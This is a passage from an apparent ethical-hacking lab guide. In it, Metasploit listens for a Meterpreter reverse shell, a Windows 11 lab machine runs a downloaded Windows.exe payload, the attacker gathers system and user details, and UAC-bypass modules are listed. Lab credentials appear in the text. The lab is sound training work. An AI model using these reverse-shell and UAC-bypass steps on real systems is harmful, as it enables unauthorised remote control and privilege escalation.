11. In Metasploit type **use exploit/multi/handler** and press **Enter**.

12. Now, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

```
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```


13. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
14. Type **set lport 444** and press **Enter** to set lport.
15. Now, type **run** in the Metasploit console and press **Enter**.

```
[ Applications Places System ] msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[= metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion
Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true


msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.1.13:444
```

16. Switch to the **Windows 11** virtual machine. Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa\$\$w0rd**.
17. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.


18. Click on **Windows.exe** to download the file.



19. Once you click on the **Windows.exe** file, the **Opening Windows.exe** pop-up appears; click on **Save File**.



20. Double-click the Windows.exe file. The **Open File - Security Warning** window appears; click **Run**.



21. Leave the **Windows 11** machine running and switch to the **Parrot Security** virtual machine.

```

      =[ metasploit v6.1.9-dev
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 9 evasion

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50171) at 2022-04-06 12:27:31 -0400
meterpreter >

```

22. The Meterpreter session has successfully been opened, as shown in the screenshot.

23. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.

```

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50171) at 2022-04-06 12:27:31 -0400

meterpreter > sysinfo
Computer       : WINDOWS11
OS            : Windows 10 (10.0 Build 22000).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter >

```

24. Type **getuid** and press **Enter**, to display current user ID.

```

meterpreter > sysinfo
Computer       : WINDOWS11
OS            : Windows 10 (10.0 Build 22000).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > getuid
Server username: Windows11\Admin
meterpreter >

```

25. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

26. Type **background** and press **Enter**, to background the current session.

```
meterpreter > sysinfo
Computer       : WINDOWS11
OS             : Windows 10 (10.0 Build 22000).
Architecture   : x64
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > getuid
Server username: Windows11\Admin
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >
```

27. Type **search bypassuac** and press **Enter**, to get the list of bypassuac modules.

Note: In this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a bypassuac_fodhelper exploit.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The command "search bypassuac" has been entered, and the results are displayed in a table format. The table has columns for #, Name, Description, Disclosure Date, Rank, Check, and Desc. There are 10 entries listed, each corresponding to a different exploit module for bypassing UAC protection on Windows 10.

#	Name	Description	Disclosure Date	Rank	Check	Desc
0	exploit/windows/local/bypassuac_windows_store_filesys	windows store filesys	2019-08-22	manual	Yes	Wind
1	exploit/windows/local/bypassuac_windows_store_reg	windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry	2019-02-19	manual	Yes	Wind
2	exploit/windows/local/bypassuac	Escalate UAC Protection Bypass	2010-12-31	excellent	No	Wind
3	exploit/windows/local/bypassuac_injection	Escalate UAC Protection Bypass (In Memory Injection)	2010-12-31	excellent	No	Wind
4	exploit/windows/local/bypassuac_injection_winsxs	Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS	2017-04-06	excellent	No	Wind
5	exploit/windows/local/bypassuac_vbs	Escalate UAC Protection Bypass (ScriptHost Vulnerability)	2015-08-22	excellent	No	Wind
6	exploit/windows/local/bypassuac_comhijack	Escalate UAC Protection Bypass (Via COM Handler Hijack)	1900-01-01	excellent	Yes	Wind
7	exploit/windows/local/bypassuac_eventvwr	Escalate UAC Protection Bypass (Via Eventvwr Registry Key)	2016-08-15	excellent	Yes	Wind
